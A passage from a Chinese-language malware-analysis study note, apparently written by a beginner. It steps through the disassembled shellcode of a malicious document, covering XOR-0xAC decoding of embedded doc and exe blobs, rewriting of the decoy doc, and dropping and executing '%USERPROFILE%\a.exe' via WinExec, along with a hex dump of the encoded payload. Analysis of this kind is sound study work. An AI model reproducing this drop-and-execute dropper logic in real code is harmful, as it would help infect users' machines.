00121416   8975 D4        mov     dword ptr [ebp-2C], esi       得到的大小
```

静态反汇编可以看到该段的结构:

```
00010240  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00010256  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00010272  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00010288  30 30 30 30 30 30 30 30  30 0A 7D 0A 7D 0A 7D 0A  000000000.}.}.}.
00010304  AB AB AB AB EF EF EF EF  25 55 53 45 52 50 52 4F  ....%USERPRO
00010320  46 49 4C 45 25 5C 61 2E  64 6F 63 00 26 2D 00 00  FILE%\a.doc.&-..
00010336  25 55 53 45 52 50 52 4F  46 49 4C 45 25 5C 61 2E  %USERPROFILE%\a.
00010352  65 78 65 00 00 C0 01 00  FC E7 AF A8 B8 AC AA AC  exe..?..  .....
00010368  A4 AC AC AC 8D AC C3 B6  C7 3C D2 AD AC AC 84 AA  ....<....
00010384  AC AC BF AC A4 AE F7 EF  C3 C2 D8 C9 C2 D8 F3 F8  ....
00010400  D5 DC C9 DF F1 82 D4 C1  C0 8C 0E A8 AE 84 0C AC  ....
00010416  AE AC AC AC AC AC AC AC  AC AC AC AC AC AC AC AC
00010432  AC AC AC AC AC AC AC AC  AC AC AC AC AC AC AC AC
00010448  AC AC AC AC AC AC AC AC  AC AC AC AC AC AC AC AC
00010464  AC AC AC AC AC AC AC AC  AC AC AC AC AC AC AC AC
00010480  AC AC AC AC AC AC AC AC  AC AC AC AC AC AC AC AC
```

之后申请 doc 文件内存和 exe 文件内存，完成拷贝与解码工作，如下：

```
0012141C  FF75 E4     push    dword ptr [ebp-1C]
0012141F  6A 40       push    40
00121421  E8 BAFCFFFF call    00120E0
00121426  05 25000000 add     eax, 25
0012142B  FF10        call    dword ptr [eax]          kernel32.GlobalAlloc(40, 2026)
0012142D  8945 DC     mov     dword ptr [ebp-24], eax  00205CB8
00121430  FF75 D4     push    dword ptr [ebp-2C]       0001C000
00121433  6A 40       push    40
00121435  E8 A6FCFFFF call    00120E0
0012143A  05 25000000 add     eax, 25
0012143F  FF10        call    dword ptr [eax]          GlobalAlloc(40, 205CB8)
00121441  8945 CC     mov     dword ptr [ebp-34], eax  06105008
00121444  FF75 E4     push    dword ptr [ebp-1C]       00002026
00121447  57          push    edi                      06148880
00121448  FF75 DC     push    dword ptr [ebp-24]       00205CB8
0012144B  E8 AEFDFFFF call    001211FE                 将doc文件拷贝到新申请的空间
00121450  037D E4     add     edi, dword ptr [ebp-1C]  0616C866
00121453  FF75 D4     push    dword ptr [ebp-2C]       0001C000
00121456  57          push    edi
00121457  FF75 CC     push    dword ptr [ebp-34]       00188F88
0012145A  E8 9FFDFFFF call    001211FE                 将exe文件拷贝到新申请的内存空间中
0012145F  037D D4     add     edi, dword ptr [ebp-2C]
00121462  68 AC000000 push    0AC
00121467  FF75 E4     push    dword ptr [ebp-1C]
0012146A  FF75 DC     push    dword ptr [ebp-24]
0012146D  E8 6AFDFFFF call    001211DC                 解码，0xAC
00121472  68 AC000000 push    0AC
00121477  FF75 D4     push    dword ptr [ebp-2C]       0001C000-calc.exe大小
0012147A  FF75 CC     push    dword ptr [ebp-34]       06105008
0012147D  E8 5AFDFFFF call    001211DC                 解码，0xAC
```

拷贝函数：

```
001211FE  55          push    ebp
001211FF  8BEC        mov     ebp, esp
00121201  56          push    esi
00121202  57          push    edi
00121203  51          push    ecx
00121204  8B75 0C     mov     esi, dword ptr [ebp+C]
00121207  8B7D 08     mov     edi, dword ptr [ebp+8]
0012120A  8B4D 10     mov     ecx, dword ptr [ebp+10]
0012120D  8BD9        mov     ebx, ecx
0012120F  83E1 03     and     ecx, 3
00121212  F3:A4       rep     movs byte ptr es:[edi], byte ptr 完成exe文件的内存拷贝
00121214  8BCB        mov     ecx, ebx
00121216  C1E9 02     shr     ecx, 2                   四字节移动，除以2
00121219  F3:A5       rep     movs dword ptr es:[edi], dword p 由esi复制到edi指向区域，每次四字节
0012121B  59          pop     ecx
0012121C  5F          pop     edi
0012121D  5E          pop     esi
0012121E  C9          leave
```

解码函数：

```
001211DC  55          push    ebp
001211DD  8BEC        mov     ebp, esp
001211DF  51          push    ecx
001211E0  53          push    ebx
001211E1  57          push    edi
001211E2  33C9        xor     ecx, ecx
001211E4  33DB        xor     ebx, ebx
001211E6  8A5D 10     mov     bl, byte ptr [ebp+10]    参数0xAC
001211E9  8B7D 08     mov     edi, dword ptr [ebp+8]   内存起始地址
001211EC  EB 04       jmp     short 001211F2
001211EE  301C39      xor     byte ptr [ecx+edi], bl   循环解码  0xAC
001211F1  41          inc     ecx
001211F2  3B4D 0C     cmp     ecx, dword ptr [ebp+C]   判断长度
001211F5  72 F7       jb      short 001211EE
001211F7  5F          pop     edi
001211F8  5B          pop     ebx
001211F9  59          pop     ecx
001211FA  C9          leave
001211FB  C2 0C00     retn    0C
```

在这个过程中可以打开申请到的内存块实时查看内存的拷贝、解码过程。
之后完成对 doc 文件的重写：


```
00121482  6A 00       push    0
00121484  6A 00       push    0
00121486  6A 00       push    0
00121488  FF75 FC     push    dword ptr [ebp-4]        000003A8
0012148B  E8 58FCFFFF call    00120E0
00121490  05 11000000 add     eax, 11
00121495  FF10        call    dword ptr [eax]          SetFilePointer
00121497  FF75 FC     push    dword ptr [ebp-4]
0012149A  E8 41FCFFFF call    00120E0
0012149F  05 15000000 add     eax, 15                  12109C
001214A4  FF10        call    dword ptr [eax]          kernel32.SetEndOfFile-清空当前doc文件
001214A6  6A 00       push    0
001214A8  8D45 E8     lea     eax, dword ptr [ebp-18]
001214AB  50          push    eax                      0012108F--lpNumberOfBytesWritten
001214AC  FF75 E4     push    dword ptr [ebp-1C]       00002026---nNumberOfBytesToWrite--exe长度
001214AF  FF75 DC     push    dword ptr [ebp-24]       00205CB8--lpBuffer
001214B2  FF75 FC     push    dword ptr [ebp-4]        000003A8--hFile
001214B5  E8 26FCFFFF call    00120E0
001214BA  05 1D000000 add     eax, 1D
001214BF  FF10        call    dword ptr [eax]          WriteFile (000003A8, 00205CB8, 00002026, 0012108F)
001214C1  FF75 FC     push    dword ptr [ebp-4]
001214C4  E8 17FCFFFF call    00120E0
001214C9  05 21000000 add     eax, 21
001214CE  FF10        call    dword ptr [eax]          kernel32.CloseHandle
```

之后是释放 exe 文件与执行该文件：


```
00121ACE   FF10          call    dword ptr [eax]                 kernel32.CloseHandle
00121AD0   6A 01         push    1
00121AD2   FF75 D4       push    dword ptr [ebp-2C]              0001C000
00121AD5   FF75 CC       push    dword ptr [ebp-34]              06105008
00121AD8   FF75 D0       push    dword ptr [ebp-30]              ASCII "%USERPROFILE%\a.exe"
00121ADB   E8 A2FDFFFF   call    00121222                        FreeAndExecEXE(lpPath, 06105008, 0001C000, 1);
00121AE0   C9            leave
```

```
00121222   55            push    ebp
00121223   8BEC          mov     ebp, esp
00121225   83C4 FA       add     esp, -0C
00121228   68 00000A00   push    A00
0012122D   6A 40         push    40                              分配40字节，存放路径地址
0012122F   E8 ACFEFFFF   call    001210E0
00121234   05 25000000   add     eax, 25
00121239   FF10          call    dword ptr [eax]                 kernel32.GlobalAlloc
0012123B   8945 F4       mov     dword ptr [ebp-C], eax          06167580--分配的内存地址
0012123E   68 00000000   push    400
00121243   FF75 F4       push    dword ptr [ebp-C]
00121246   FF75 08       push    dword ptr [ebp+8]               ASCII "%USERPROFILE%\a.exe"
00121249   E8 92FEFFFF   call    001210E0
0012124E   05 2D000000   add     eax, 2D
00121253   FF10          call    dword ptr [eax]                 kernel32.ExpandEnvironmentStringsA
00121255   6A 00         push    0
00121257   68 80000000   push    80
0012125C   6A 02         push    2
0012125E   6A 00         push    0
00121260   6A 01         push    1
00121262   68 00000040   push    40000000
00121267   FF75 F4       push    dword ptr [ebp-C]
0012126A   E8 71FEFFFF   call    001210E0
0012126F   05 09000000   add     eax, 9
00121274   FF10          call    dword ptr [eax]                 kernel32.CreateFileA
00121276   8945 FC       mov     dword ptr [ebp-4], eax
00121279   6A 00         push    0
0012127B   8D45 F8       lea     eax, dword ptr [ebp-8]
0012127E   50            push    eax                             lpNumberOfBytesWritten--返回值指针
0012127F   FF75 10       push    dword ptr [ebp+10]              0001C000--要写的大小，nNumberOfBytesToWrite
00121282   FF75 0C       push    dword ptr [ebp+C]               06105008--起始lpBuffer地址
00121285   FF75 FC       push    dword ptr [ebp-4]               000003A8-句柄
00121288   E8 53FEFFFF   call    001210E0
0012128D   05 1D000000   add     eax, 1D
00121292   FF10          call    dword ptr [eax]                 kernel32.WriteFile
00121294   FF75 FC       push    dword ptr [ebp-4]               000003A8-句柄
00121297   E8 44FEFFFF   call    001210E0
```

```
00121294   FF75 FC       push    dword ptr [ebp-4]               000003A8-句柄
00121297   E8 44FEFFFF   call    001210E0
0012129C   05 21000000   add     eax, 21
001212A1   FF10          call    dword ptr [eax]                 kernel32.CloseHandle
001212A3   837D 14 01    cmp     dword ptr [ebp+14], 1
001212A7   75 13         jnz     short 001212BC
001212A9   6A 00         push    0
001212AB   FF75 F4       push    dword ptr [ebp-C]
001212AE   E8 20FEFFFF   call    001210E0
001212B3   05 31000000   add     eax, 31
001212B8   FF10          call    dword ptr [eax]                 kernel32.WinExec
001212BA   EB 22         jmp     short 001212DE
```



执行完 exe 之后返回，退出进程:



3、结束

刚开始学习漏洞分析，看了看书，感觉很不真切，之后通过对该漏洞两篇文章的学习，有了一定的认识，这两天亲手分析了几次，对工具的使用以及漏洞分析的过程有了初步的了解，特此将分析的笔记记录下来，算是一个整理总结的过程。